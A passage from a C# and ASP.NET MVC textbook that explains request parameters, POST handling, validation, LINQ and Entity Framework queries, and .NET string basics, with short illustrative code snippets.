- Session_Stop ->when a user leaves the application

5.2.9 Request parameters

So far we've only looked at requests that don't require any parameters. Passing parameters to actions can be done using query string parameters:

```
http://localhost/Student/Details/?ID=27
```

In this case, we would be issuing a request to view the details for a student with ID = 27.

We could also place the parameters directly into the URL itself:

```
http://localhost/Student/Details/27
```

This is supported out of the box in ASP.NET MVC, but if we want additional parameters inside the URL, we will have to create a custom routing rule (see above).

The action that handles this request would then look like this:

```
public class StudentController : Controller
{
    public ActionResult Details( int id )
    {
        var model = ...;
        // TODO: load Student object with the given id
        // from the datastore
        return View( model );
    }
}
```

You notice that the name of the parameter is id. It is possible to give the parameter a different name, but this would also mean a change in the routing table.

If the parameter should be optional, or if we want to handle it gracefully if the user enters a URL where the ID is missing, we may optionally use the C# nullable syntax for value types:

```
public class StudentController : Controller
{
    public ActionResult Details( int? id )
    {
        if ( id.HasValue )
        {
            // Yes, an ID was passed!
            int realValue = id.Value;
        }
```

In this case, the id parameter will contain some value if it is a part of the URL, but be null otherwise.

5.2.10 Handling POST requests

When we are handling POST requests, we usually need to write code that handles a GET request as well. I.e. we first need to display a form to the user, and the form is displayed as a result of a GET request. Then when the user submits the form, we need to handle the POST request. We saw an example of this earlier, when we were covering controllers.

A typical POST request is issued when the user wants to add new data to our application, or update some existing entity (such as a Student, Product etc.). The data entered by the user is transmitted through the HTTP headers as we covered in chapter 3. But how do we access these values inside our controller? We have a few options available:

- We can use the Request.Form collection, which is a legacy from classic ASP. It contains all variables entered by the user into the form that was submitted.

  Example:

  ```
  string name = Request.Form["Name"];
  ```

  will return the content of the <input> variable (or <textarea>/<select>) with the name/id "Name". Using this method has the disadvantage that unit testing the controller action becomes harder, since the action is now using the Request.Form collection directly, but it might not be accessible in a unit test. Therefore, this method is discouraged.

- We can specify that the Controller method receives a FormCollection parameter, and extract the data from it in the same way as with Request.Form.

  Example:

```
[HttpPost]
public ActionResult Create( FormCollection coll )
{
    Student s = new Student( );
    s.Name    = coll["Name"];
    s.Age     = Convert.ToInt32( coll["Age"] );

    // TODO: store the data!
    return ... // We will cover this later...
}
```

  This is better than the first option, since it does not pose any problems regarding unit testing, but requires a significant amount of typing, especially if there are multiple values that must be copied.

- We could use the function UpdateModel(model) method, which is supplied by the base Controller class, and handles most of the work for us (and uses reflection in the process). In order for this to work, the id's of all the input fields must match a property in the class. Example:

```
[HttpPost]
public ActionResult Create( FormCollection coll )
{
    Student s = new Student( );
    UpdateModel( s );
    // UpdateModel will indirectly access the
    // FormCollection, pull the data from it,
    // and use reflection to update the appropriate
    // properties of the Student object.

    // TODO: store the data!
    return ... // We will cover this later...
}
```

- Finally, we could specify that the controller method receives a parameter of the type of the model - in which case UpdateModel will be called automatically by the framework, before the action method is called.

  Example:

  ```
  [HttpPost]
  public ActionResult Create( Student s )
  {
      // The s variable already contains the data...
      // TODO: store the data!
      return ... // We will cover this later...
  }
  ```

  Using the UpdateModel technique is obviously easiest, but it can also have its own set of gotcha's, some of which are mentioned here.

5.2.11 Post/Redirect/Get

The examples in the previous section are obviously incomplete, since we haven't covered how to store the data (which we will cover in the next chapter), and we haven't talked about what view we should present to the user once the request has been completed, but this is what we will talk about now.

A common problem when handling POST request is what happens if the user refreshes the page afterwards. By default, the browser will re-issue the POST request, since that was the last request he made. This is usually not what the user wants, and he might end up having completed the same transaction twice (for instance, added the same comment twice to a blog post). One way to get around this is to use the Post/Redirect/Get pattern. This pattern gets its name from the fact that we use three steps to prevent this problem:

- first, the POST request is processed
- then, a redirect response is generated (HTTP 303 answer is sent back to the client)
- the client takes the 303 response, and fetches the page he is told to redirect to (issues a HTTP GET)

By following these steps, if the user refreshes the page after issuing a POST request, he will essentially refresh the page he was redirected to, instead of re-issuing the POST request.

This can be done in ASP.NET MVC using the RedirectToAction( ) function, which is commonly the last line in an function which processes POST requests:

```
[HttpPost]
public ActionResult Create( Student s )
{
    // TODO: store the data!

    // This will redirect the user to the Index
    // action in the current controller class:
    return RedirectToAction( "Index" );
}
```

5.2.12 Validation

Up until now we've assumed that user input is valid, but this is unfortunately not something we can rely on. Our applications need to validate data before it is submitted into our datastore. Basically, there are two types of validation techniques:

- Client-side validation
  This has the advantage that all validation takes place on the client, so the user will immediately get feedback about his input, i.e. whether it is valid or not. For optimal user experience, this should always be the case.
  This type of validation is implemented using javascript, but since the user can disable javascript in his browser, we cannot rely on this technique only.
- Server-side validation
  This validation is performed on the server. We must always include this type of validation for the reasons listed above.

This dilemma poses a problem: should we define the validation logic in two places? This would violate the DRY principle, which is never good.

Fortunately, there are solutions to this problem. ASP.NET MVC supports what is called "Data Annotation validation", where we specify rules as attributes that are attached to the Model class:

```
public class Student
{
    [Required(ErrorMessage="You must specify a name!")]
    public string Name { get; set; }

    [Range(0, 200, ErrorMessage="Age must be in the range 0-200")]
    public int Age { get; set; }

    [Required]
    [RegularExpression( "^[a-z0-9_\\+-]+\\.[a-z0-9_\\+-]" )]
    public string Email { get; set; }
}
```

This technique uses C# attributes, which allow us to "decorate" classes, functions and properties with metadata, in this case the metadata contains rules that should be applied to the properties before they are written to.

Using this annotation, we can then let the framework generate both client- and server-side validation automatically. On the client, we need to add a few lines to our markup, most significantly the Html.EnableClientValidation line, plus script references to a few JavaScript files (script references will be covered in chapter 8).

On the server - inside the Controller - we must check if the model is valid before we store it in our database:

```
[HttpPost]
public ActionResult Create( Student s )
{
    if ( ModelState.IsValid )
    {
        // TODO: store the data!

        return RedirectToAction( "Index" );
    }

    // The model was invalid, redisplay the form:
    return View( s );
}
```

Unfortunately, this does not solve our problems completely. Adding the validation attributes to our model class is not always possible, especially if we are using classes which are automatically generated from a database description. Also, if the validation is more complex than described above, i.e. it requires comparing to existing entities etc., we are out of luck.

In practice, we might have to resort to hand-written validation logic inside the controller:

```
[HttpPost]
public ActionResult Create( FormCollection formData )
{
    Student s = new Student( );
    s.Name    = formData["Name"];
    s.Age     = Convert.ToInt32( formData["Age"] );

    if ( String.IsNullOrEmpty( s.Name ) )
    {
        ModelState.AddModelError( "Name",
                                  "Please specify a name" );
        return View( s );
    }
    ...
}
```

Another approach could be taken: to create a ViewModel class, which is used to transfer data between the view and the Controller. The ViewModel class could then contain only the properties needed (it might not contain all properties from the class Student, if we don't intend to display them all), and we could annotate these properties with validation messages. However, this would mean that our logic would require us to "shovel" data between the entity class objects and our ViewModel class objects.

For further reading, take a look at the tutorials here: http://www.asp.net/mvc/tutorials

5.3 Links

As always, there are a number of resources available to learn ASP.NET MVC:

- The www.asp.net website contains lots of material, such as this tutorial: http://www.asp.net/mvc/tutorials/mvc-5/database-first-development/setting-up-database. and this: http://www.asp.net/mvc/tutorials/mvc-5/introduction/getting-started
- Scott Guthrie, the project manager for ASP.NET (and other products) has a blog that often contains valuable information and announcements.

6. Databases

In this chapter, we will turn our attention to databases, i.e. how to connect to them using C# . We will look at a few C# and .NET features which are necessary to understand in order to be able to properly use LINQ (Language-Integrated Query), and finally we will learn how to perform the most common database queries using LINQ.

Many methods have been used to interact with databases through the years: ODBC, OLEDB, ADO, ADO.NET, and finally LINQ. Some of these technologies are based on older techniques. In most of them, the programmer must embed SQL statements into his code, execute it against the datastore, and finally parse the results. This gives the programmer a lot of flexibility to do pretty much whatever he likes, but is also error-prone and labor-intensive.

One of the design goals of LINQ was to make data manipulation an integral part of the language, which means that such queries look like any other code. Also. such queries work against pretty much any datastore, i.e. not just a database.

6.1 Various C# features

Before we start looking at LINQ itself, we need to take a look at a few concepts in C# in order to properly understand LINQ.

6.1.1 Extension methods

Sometimes it can be useful to be able to extend a particular class with new methods, but this is not always possible, particularly not if we don't have access to the source code of the class. C# 3.0 does define a syntax that allows us to define methods that appear to be a part of a given class, as long as a few requirements are fulfilled. For example, assume we would like to extract the n leftmost letters from a string, using the following syntax:

```
string strName  = "Daníel";
string strThree = strName.Left( 3 );
```

This is currently not possible, because System.String doesn't define such a method. But we could create one, and “attach” it to the class String by defining an extension method in a separate class:

```
namespace StringEx
{
    // Could be called anything
    public static class StringExtensions
    {
        public static string Left( this string s, int count )
        {
            return s.SubString( 0, count );
        }
    }
```

```
}
```

Note the syntax, in particular the new use of the keyword `this`, and also that both the class and the function in question must be marked as static.

The function can now be used like was shown above, but with the following important addition:

```
using StringEx; // This is important!

// Code inside any function:
String strName = "Daníel";
String strLeft = strName.Left( 3 );
```

Even though it appears like the function is now a part of the class, this is just “syntactic sugar”, i.e. the String class is still unmodified, but we can now write code that appears to use a function that has been added to the class System.String.

The need for this doesn’t arise too often, we seldom need to write such extension methods ourselves, and we managed perfectly fine before this became an option in the C# language. However, these methods made the development of LINQ much easier, and we will soon be using a lot of extension methods (without actually knowing much about it).

6.1.2 Collections

When we are working with data, we are almost always working with some collection of data. One of the simplest examples is a collection of integer numbers, say a number of temperature measurements. We can declare such collections in several ways. Lets look at the first one: native arrays:

```
public class Temperature
{
    public int[] GetMeasurements( )
    {
        int[] arrNumbers = {1, 2, 3}; // Exactly 3 items
        return arrNumbers;
    }
}
```

This works in many ways similar to arrays in C++. The array is of a constant size, i.e. it cannot be resized and elements cannot be added to it. However, there are also significant differences:

- The array is “smart”, i.e. it knows its size (through the Length property)
- The array is “bound-checked”, i.e. if some code tries to access an array element which is out of range, an exception is thrown (C++ doesn’t, the behavior is undefined).

- Arrays in C# also support a number of functions, such as Sort, CopyTo and more.

Sometimes, the cons of native arrays make them unusable for a particular usage. Fortunately, there are alternatives which we can use. A number of other classes exist in the namespace System.Collections. One such is the class ArrayList, which supports everything that native arrays support, but also allows us to add elements to it without us worrying about any size limits:

```
public class Temperature
{
    public ArrayList GetMeasurements( )
    {
        ArrayList numbers = new ArrayList( );
        numbers.Add( 1 );
        numbers.Add( 2 );
        // Note: we could also use the AddRange function
        // to add the contents of another array to it

        return numbers;
    }
}
```

However, the ArrayList class also has its downsides. The major issue with it is that it isn't typesafe, i.e. it only knows that it is storing an array of objects, and can therefore store anything. Accessing elements in the array requires typecast (or the C# `as` operator), adding elements of a "wrong" type will only be discovered when these elements are accessed, but not when they are added to the collection:

```
    // Note: this should only include numbers!
    ArrayList numbers = new ArrayList( );
    numbers.Add( 1 );
    numbers.Add( 2 );
    numbers.Add( "Hello world!" );
    // ... but that doesn't prevent us from adding
    // something different to it!

    // However, accessing this element as an int will yield
    // an exception (of course using zero-based indexing!)
    int number = (int)numbers[2];
    // This fails!
```

Finally, one of the reasons why ArrayList is not always the right tool for the job is the fact that when we store value types in it (such as integer numbers), these value types must be "boxed" before they are added to the array. This means that instead of storing the actual value, a wrapper must be created that contains the value and that wrapper is placed inside the array (the actual details are not very important, let's just say that this is a bad thing and it

hurts performance!)

6.1.3 Generics

Generics were added to the C# language in version 2.0, and are very similar to the template feature in C++. They are not as powerful however, i.e. you can do more with templates in C++ than is possible with generics in C#.

A simplified example of a generic class could look like this:

```
public class MyList<T>
{
    public void Add( T val )
    {
        // adds val to an internal collection
        // (actual implementation skipped...)
    }
}
```

This is a (very simple!) class that allows adding elements to the end of a collection. The element must be of type T, but the actual type is not known until someone creates an instance of this class. That particular instance will then only allow adding data of that particular type:

```
MyList<int> myList = new MyList<int>( );
myList.Add( 3 );  // OK, 3 is an int
myList.Add( 3.3 ) // Compiler error! 3.3 is a float
// etc.
```

Fortunately we don't have to write this class ourselves, because the namespace System.Collections.Generic contains a lot of pre-written classes for our disposal, such as the class List<T>. Let's say we want a typesafe collection of Shapes (where Shape is a base class, and classes Rect, Circle and others inherit from it):

```
using System.Collections.Generic;

List<Shape> s = new List<Shape>( );

s.Add( new Rect( ) );   // OK, Rect is a Shape
s.Add( new Circle( ) ); // Also OK, Circle is a Shape
s.Add( new String( ) ); // Error! String is NOT a Shape!
```

In practice, this type of collections is used more than native arrays or the ArrayList class, because it provides typesafe storage, and because of the fact that they can store value types without the overhead of boxing.

The namespace System.Collections.Generic defines a few other classes. You might need to use some of them, while the subject on what data structure to use for any particular application is not relevant in this book. You might want to check out the following classes, and perhaps compare them to similar C++ classes:

- **LinkedList<T>**
  similar to std::list in C++, i.e. a linked list of nodes
- **Stack<T>**
  similar to std::stack in C++, i.e. a LIFO container (Last In, First Out)
- **Queue<T>**
  similar to std::queue in C++, i.e. a FIFO container (First In, First Out)
- **Dictionary<K,V>**
  similar to std::map in C++, stores a collection of values which can be accessed by a key which doesn't have to be an integer index.

All these different containers have one thing in common: they can be iterated over, using the `foreach` keyword. Let's take a look at a few examples:

```
// Native arrays:
int[] arrNumbers = { 3, 5, 1, 9, 12 };
foreach ( int i in arrNumbers )
{
    Console.WriteLine( i );
}

// Class ArrayList
ArrayList arrListNumbers = new ArrayList( );
arrListNumbers.Add( 3 );
arrListNumbers.Add( 5 );
arrListNumbers.Add( 1 );
arrListNumbers.Add( 9 );
arrListNumbers.Add( 12 );
foreach( int i in arrListNumbers )
// typecast happens automatically
{
    Console.WriteLine( i );
}

// Generic class List<T>
List<int> listNumbers = new List<int>( );
listNumbers.Add( 3 );
listNumbers.Add( 5 );
listNumbers.Add( 1 );
listNumbers.Add( 9 );
listNumbers.Add( 12 );
```

```
foreach( int i in listNumbers ) // No need for a typecast
{
    Console.WriteLine( i );
}
```

This is possible, because all these types define a method called GetEnumerator( ) which returns an object that knows how to iterate through the given collection. Most if not all of the collection classes which are a part of the .NET framework support this, plus the native arrays.

6.1.4 IEnumerable

Most collection classes implement the GetEnumerator( ) function because they implement the interface IEnumerable. We haven't covered interfaces yet (they are covered nicely here: http://www.codeproject.com/KB/cs/cs_interfaces.aspx), or what that really means, but you might think of it like some sort of a base class without any member variables (it is more complicated than that though!). One example where we use an interface could be:

```
IEnumerable<int> myCollection = new List<int>( );
```

Because List<T> implements IEnumerable<T>, we can use an instance of type List<T> wherever an IEnumerable<T> variable is expected. We could have instantiated the variable using any collection that implements IEnumerable. Also note that because an interface is only a “promise”, i.e. a contract that someone who implements the interface must fulfill, we can never instantiate an interface directly. Instead, we must instantiate (i.e. create an instance of) a class that implements that particular interface:

```
IEnumerable<int> myColl = new IEnumerable<int>( );
// Compiler error! IEnumerable is an interface,
// but not a concrete type
```

Although the IEnumerable interface is not a concrete class, a number of extension methods exist for anyone that implements that interface, and are therefore available for anyone that deals with IEnumerable-derived classes. In other words: anyone that ever has to work with a collection of data has a pre-written set of functions at their disposal, and these functions most likely already do whatever you need to do.

Example: assume a function GetNumbers( ) exists that returns a collection of numbers, and the return type is just IEnumerable<int>, i.e. we therefore actually have no idea what the actual type is, i.e. if the return value is a native array, a List<int>, a LinkedList<int> etc. After all, it doesn’t really matter. And to begin with, let’s assume we need the average of these numbers:

```
IEnumerable<int> numbers = GetNumbers( );
double average = numbers.Average( );
```

Do you need the sum of all the numbers?

```
IEnumerable<int> numbers = GetNumbers( );
int sum = numbers.Sum( );
```

Reverse the collection?

```
IEnumerable<int> numbers = GetNumbers( );
IEnumerable<int> reversed = numbers.Reverse( );
```

We will take a look at other use cases for some of the Extension methods for IEnumerable, once we've covered a few other C# language features.

6.1.5 Anonymous types

With object initializers and the `var` keyword comes the ability to initialize a type that we haven't defined - an anonymous type. The compiler can figure out what the type looks like and declare it for us, even though we'll never see the declaration. This can be useful in certain circumstances, but by no means all.

An example:

```
var obj = new { Name="Nonni", Phone="5551234"};
Console.WriteLine( obj.Name + " " + obj.Phone );
```

In this case, the compiler will automatically create an unnamed class with the properties Name and Phone, probably something like this:

```
public class Unnamed1
{
    public string Name  { get; set; }
    public string Phone { get; set; }
}
```

Do note however that this class is only declared "behind the scenes", and we don't have access to the source code of this class. This is used in some LINQ queries, so you do need to be aware of this syntax. Also, similar syntax is used heavily in JavaScript and JSON.

6.1.6 Lambda expressions

The ability to pass functions as parameters to functions has been built in C# since the beginning, using delegates. First, consider a class specially designed to handle a collection of integer numbers, which needs to provide us with the ability to select all odd numbers, all even numbers, etc. We don't have to reinvent the wheel, i.e. we can use the services provided by the class List<T>:

```
public class IntCollection : List<int>
{
    public IEnumerable<int> GetOddNumbers( )
    {
        List<int> oddNumbers = new List<int>( );
        foreach( int i in this )
        {
            if ( i % 2 != 0 )
            {
                oddNumbers.Add( i );
            }
        }
        return oddNumbers;
    }

    public IEnumerable<int> GetEvenNumbers( )
    {
        List<int> evenNumbers = new List<int>( );
        foreach( int i in this )
        {
            if ( i % 2 == 0 )
            {
                evenNumbers.Add( i );
            }
        }
        return evenNumbers;
    }
}
```

We notice that these two functions are virtually identical. The only real difference is the criteria that is used to filter what numbers to select. Code duplication is something we should try to avoid (again, based on the DRY principle), so we should refactor this code. This can be refactored in a number of ways, one is to move the common code into a function, but let this function accept another filtering function as a parameter:

```
// This code will replace everything inside IntCollection:
public delegate bool Func( int i );
protected IEnumerable<int> SelectIntegers( Func f )
{
    List<int> numbers = new List<int>( );
    foreach( int i in this )
    {
        if ( f( i ) )
        {
            numbers.Add( i );
        }
```

```
    }
    return numbers;
}
public IEnumerable<int> GetOddNumbers( )
{
    return SelectIntegers( IsOdd );
}

public IEnumerable<int> GetEvenNumbers( )
{
    return SelectIntegers( IsEven );
}

public bool IsOdd( int i ){ return i % 2 != 0; }
public bool IsEven( int i ){ return i % 2 == 0; }
```

This technique allows us to add more filtering functions, such as IsPrime, IsNegative etc. with minimal effort.

With C# 2.0, it was now possible to pass in anonymous functions as a parameter - i.e functions declared inline. Therefore, we don't need to explicitly declare the functions IsEven and IsOdd, which is useful if these functions aren't used anywhere else. Example:

```
// From the class IntCollection:
public IEnumerable<int> GetOddNumbers( )
{
    return SelectIntegers( delegate( int x )
    {
        return x % 2 != 0;
    } );
}
```

In C# 3.0, lambda expressions were added to the language. Creating anonymous functions is even easier using this syntax:

```
// From the class IntCollection:
public IEnumerable<int> GetOddNumbers( )
{
    return SelectIntegers( x => x % 2 != 0 )
}
public IEnumerable<int> GetEvenNumbers( )
{
    return SelectIntegers( x => x % 2 == 0 );
}
```

Lambda expressions use the => operator ("goes to"), which separates the lambda function parameter from the body of the function. The braces around parameters are removed, parameter types are also removed (since the compiler can usually figure out the correct type himself), and the return statement has also been removed. Or, if we compare these two:

```
// Anonymous function:          // Lambda function:
delegate( int x )               x
{                               =>
    return x % 2 != 0;          x % 2 != 0
}
```

Lambda expressions are more powerful than passing in external functions, since they can reference parameters defined in the outer function. However, certain restrictions apply:

- lambda expressions cannot reference `ref` or `out` parameters
- cannot use goto, break or continue to control a loop defined in the outer scope
- plus a few other things.

In general, lambda expressions should only be used for small one-line functions, but not for complex logic.

Finally, knowing how lambda expressions work, and also knowing about all the extension methods available to us through the IEnumerable interface, we can rewrite the "GetOddNumbers" example, this time without a special class:

```
IEnumerable<int> coll = GetNumbers( );
var oddNumbers = coll.Where( x => x % 2 != 0 );
foreach( int odd in oddNumbers )
    Console.WriteLine( odd );
```

6.2 LINQ

Now that we know about lambda expressions, extension methods, the IEnumerable interface, and anonymous types, we can finally take a look at LINQ, or Language INtegrated Query. The purpose behind LINQ was to make queries an integral part of the language, and to allow developers to use the same syntax to work with data, no matter what kind of data or where it originates from.

Using LINQ, we can write the same query we just implemented, i.e. the one where we select all odd numbers from a collection of numbers, but this time using a special syntax which is a part of the C# language. Example:

```
// Using extension methods and lambda expressions explicitly:
IEnumerable<int> coll = GetNumbers( );
var oddNumbers = coll.Where( x => x % 2 != 0 );
foreach( int odd in oddNumbers )
    Console.WriteLine( odd );
```

```
// Same query: but now using LINQ syntax:
IEnumerable<int> coll = GetNumbers( );
var oddNumbers = from x in coll
                 where x % 2 != 0
                 select x;
foreach( int odd in oddNumbers )
    Console.WriteLine( odd );
```

In this case we're querying a data source which is all in memory, and there is nothing special we need to do in order to write this. Obviously, we will often need to query other types of data storages, such as databases. In that case, a number of LINQ providers are available, some which are provided by Microsoft, while others are open source. The list of LINQ providers include:

- LINQ to Objects (built-in)
- LINQ to SQL
- LINQ to XML
- LINQ to Entities
- ... and loads of other providers have been written...

Note: even though LINQ syntax is very similar to SQL, it is not exactly the same! In particular, the select statement is the last statement instead of the first one. One of the reasons for this is that it is easier to provide intellisense for developers while writing LINQ queries, if the type of data is known right from the beginning. Therefore, the `from` statement is the first statement in the query.

LINQ added the keywords which are described here - and most of them simply map to some extension method defined in System.Linq.Enumerable:

- where keyword - maps to the Where( ) function
- select keyword - maps to the Select( ) function
- orderby keyword - maps to the OrderBy( ) function
- etc.

6.2.1 LINQ to Entities - Entity Framework

There are currently two frameworks that allow us to connect to a SQL database using LINQ:

- LINQ to SQL - the first one that was shipped. Only works with SQL Server. This library is in fact being phased out, but is still supported and is used a lot.
- LINQ to Entities - works against any database. Does not support as many features as LINQ to SQL.

LINQ to Entities provides LINQ support that enables us to write against the Entity Framework model using C#. Queries against the Entity Framework are represented by command tree queries, which execute against the object context. LINQ to Entities converts Language-Integrated Queries (LINQ) queries to command tree queries, executes the queries against the Entity Framework, and returns objects that can be used by both the Entity Framework and LINQ. The following is the process for creating and executing a LINQ to Entities query:

- Construct an ObjectQuery instance from ObjectContext.
- Compose a LINQ to Entities query in C# or Visual Basic by using the ObjectQuery instance.
- Convert LINQ standard query operators and expressions to command trees.
- Execute the query, in command tree representation, against the data source. Any exceptions thrown on the data source during execution are passed directly up to the client.
- Return query results back to the client.

The Entity Framework provides three approaches with which we can work with data model and databases: Database First, Model First and Code First.

- Database First: If you already have a database, the Entity Framework designer built into Visual Studio can automatically generate a data model that consists of classes and properties that correspond to existing database objects such as tables and columns.
-
- Model First: If you don't have a database yet, you can begin by creating a model in an .edmx file by using the Entity Framework graphical designer in Visual Studio.
-
- Code First: Whether you have an existing database or not, you can use the Entity Framework without using the designer or an .edmx file. If you don't have a database, you can code your own classes and properties that correspond to tables and columns. If you do have a database, Entity Framework tools can generate the classes and properties that correspond to existing tables and columns.

This book will not teach you how to create a LINQ to Entities connection using the Entity Framework, mostly because this is covered very well in a series of tutorial from the asp.net website. This tutorial is a very good example which demostrates how to creation of an Entity Framework (Code First) Data Model for an ASP.NET MVC Application using Entity Framework 6 and Visual Studio 2013.
I encourage you to walk through these tutorials.

6.2.2 Selecting all records

Having created a LINQ to Entities connection, we don't need to write much code to select all students from the table Students:

```
StudentDBDataContext db = new StudentDBDataContext( );
var students = from student in db.Students
               select student;

// Do something with the result. For instance, print the name
// of each student out on the console:
foreach ( var student in students )
{
    Console.WriteLine( student.Name );
}
```

6.2.3 Selecting a single record

A query will always return a collection of records, which may contain zero or more results. But what if we are only interested in the first result? In that case, there are a number of extension methods we can call, to select only a single result.

- **First( )**
  Using this method we will simply use the first result returned. If the query returns no results, an exception is thrown.
- **FirstOrDefault( )**
  It is not always acceptable to allow the query to throw an exception if no results are returned. In that case, we might want to use this method instead. If the query doesn't return any data, a default value will be returned instead, i.e. null for reference types, 0 for int, 0.0 for double etc.
- **Single( )**
  Often, there should be only a single return value from a query (like when we query for an entity and supply the primary key). In that case, we should rather use the function Single( ), which returns the first result of a query, but if the query contains either zero or more than one result, an exception is thrown.
- **SingleOrDefault( )**
  Finally, if we don't want an exception to be thrown if no results are returned, we should use the SingleOrDefault( ) function. This is often the most correct method to use, in particular if we are selecting a single entity based on its primary key, but we want to be able to handle it if the query doesn't return any results.
  Example:

  ```
  // A query that returns a single object
  // (may be null if no student has this ID):
  Student s = ( from student in db.Students
                where student.ID == 7
                select student ).SingleOrDefault( );
  ```

6.2.4 Updating records

Updating records in the database requires us to:

1. access the object in question
2. update the object
3. ask the datacontext to submit changes.

If there are many objects that must be changed at the same time, we can do so by repeating steps 1 and 2, and then finally perform all the updates in a single transaction.

A simple example where a single object is updated could look like this:

```
Student s = ( from student in db.Students
              where student.ID == 7
              select student ).SingleOrDefault( );
s.Name = "Gunnar";
db.SaveChanges( );
```

6.2.5 Adding records

Adding a new record is also not very complicated:

```
Student s = new Student { /* set the property values! */ };
db.Students.Add( s );
db.SaveChanges( );
```

After the object has been added to the database, if it contains an auto-incremented field (such as an ID value), the object will contain the value allocated by the database.

6.2.6 Ordering

Ordering sequences can both be done in LINQ syntax (using the keywords `orderby`, `ascending` and `descending`), and using extension methods. Example:

```
var students = from student in db.Students
               orderby student.Name ascending
               select student;
```

Note: if executed against a LINQ to Entites provider, this syntax will of course use the SQL ORDER BY statement, but if we are querying an in-memory object, the collection will be sorted in memory. Note that if a `where` statement is also present, it should (but is not required to) come first. The reason for this is that if the query is executed in memory, the filtering should be performed first, to ensure that the sort command doesn't have to sort the entire collection, only the filtered subset.

6.2.7 Paging

Sometimes we need a particular “page” of the result. For instance, if we have a table that contains 1000 entries, and we are going to display the table contents to the user, it is often more user-friendly to display just a single page at a time, containing a subset of the data (say, 20-50 entries). In that case, we can use the support for paging which is a part of LINQ. There are basically two functions we need to know about:

- Skip(count)
  “Skips” over the given number of entries. For instance, if we are displaying 20 entries per page, and we want to display page 3, we should first call Skip(2 * 20), to position us on the first entry of page 3
- Take(count)
  Returns a given amount of records, starting from the “current position”.

Example:

```
public IEnumerable<Student> GetStudentsByPage( int pageNum,
    int pageSize )
{
    return ( from student in db.Students
             orderby student.Name ascending
             select student )
                 .Skip( ( pageNum - 1 ) * pageSize )
                 .Take( pageSize );
}
```

This query can then be called to get a single page at the time, and we only need to provide two parameters: the number of the page being requested, and the number of items per page.

6.2.8 Join

So far we’ve only covered rather simple queries in LINQ, but we can do much more. The ability to join together two or more tables/collections is of course supported. You might want to check out http://www.dotnetperls.com/join and check out the examples there.

6.2.9 Deferred execution

When issuing a query against the LINQ to Entities provider, the query in question isn’t actually executed right away. In fact, the query object is created, and then the query isn’t executed until the first time someone asks for a result from the query. If no one does so, the query will simply be ignored. This is the deferred execution model. For more information go here.

Also, the query can be used again in another query, effectively combining them into a new one. The SQL statement that is used to query the datasource is then generated on the fly.

This happens because of the interface IQueryable, which is another interface that was added to support LINQ. As you may notice, then IQueryable inherits from IEnumerable, and therefore has access to all the functions defined there (the extension methods).

IQueryable allow us to build expression trees, which can then be used to build custom queries which are executed elsewhere (see this answer).

An example:

```
// This will result in a IQueryable object being returned,
// no query will be executed at this point!
var result = from student in db.Students
                    where student.Name.StartsWith( "A" )
                    select student;

// A second query is constructed, again no query will be
// executed...
var secondResult = from s in result
                   where s.Name.EndsWith( "son" )
                   select s;

// Only here will the actual query be sent to the DB!
foreach( Student s in secondResult )
{
     // TODO: do something with each student!
}
```

6.3 Links

- If you need help with the syntax for a particular query, you might find helpful 101 LINQ examples.
- Also, check out http://www.dotnetperls.com/linq, which explains LINQ in detail and contains a number of examples.
- More about Queries in LINQ to Entities
- For more information about Entity Framswork, check EF Documentation.

7. Strings, Files, Design patterns, Error handling

7.1 Strings

Strings in .NET are represented by the class System.String. As we've discussed before, if we've got a `using System;` statement at the top of a source file, we can reference that class by the class name alone: String. We can use the C# keyword `string` as well; in all cases we are using the same type.


Strings in .NET are immutable. This basically means that once we've constructed a string, we cannot modify it. We can only construct new strings, perhaps based on other strings. Some might believe that this is very inefficient, but that turns out to be not the case, if we know how to handle those situations where this could become a bottleneck.

7.1.1 Memory layout

Unlike strings in C++ where each char is 8 bit, strings in .NET always use 16 bit characters internally (UNICODE). UNICODE can represent most characters we use today, and a few we don't use that much (such as the Klingon language, yes the designers of UNICODE are nerds).


Let's compare the memory layout of strings in C++ and C#:

```
// A C++ string and its layout in memory:
char pszName[] = "Daníel";
```




```
// Note the terminating NULL at the end of the string

// ... and this is the same string in C#/.NET:
string strName = "Daníel";
```




```
// - the length of the string is stored separately,
// - there is no null-terminator at the end
// - each character occupies two bytes
```

7.1.2 Construction

Constructing empty strings can be done in (at least) two ways:

```
    string strZeroLength  = String.Empty;
    string strZeroLength2 = "";
```

Note that if we don't initialize the string variable to something, it will get the value null! This will lead to a NullReferenceException being thrown if we try to use the string, so an empty initialized string is preferred. Checking if a string is either empty or null is also very common, and a special static function does that:

```
string str = GetStringFromSomewhereElse( );
if ( !string.IsNullOrEmpty( str ) )
{
    // String is neither empty nor null
}
```

(Point to consider: why is the function static? Why not just use it like this: str.IsNullOrEmpty( )?).

Strings can also be constructed by assigning a hard-coded string to them as we've seen before:

```
    string strName = "Bruce Wayne";
```

7.1.3 Length

Unlike C++, we don't have to traverse the entire string to know its length. The length is stored separately in the memory location preceding the actual string, and can be accessed in constant time. Length of string is given in number of characters (not number of bytes!), and is accessible using the Length property:

```
string str = Console.ReadLine( );
int len = str.Length;
```

Strings are NOT null-terminated, and may therefore contain embedded null characters.

7.1.4 String characters

Accessing individual characters can be done using operator[]:

```
string strName = "Kevin Bacon";
char chFirstChar = strName[0];
```

Note however that since strings are immutable, operator [] only allows us to read characters, but not modify them. Also, we can enumerate individual characters in a foreach loop:

```
string strName = "Kevin Bacon";
foreach( char c in strName )
{
    // c is read-only...
}
```

Note that each character is 16 bits (2 bytes), unlike C++ where the char datatype only occupies 1 byte.

If you need to analyze individual characters in more detail, you can use a variety of functions found in the Char class:

```
string strName = Console.Read( );
char chFirstChar = strName[0];
if ( char.IsLower( chFirstChar ) )
{
    // Yes, it is lowercase...
}
```

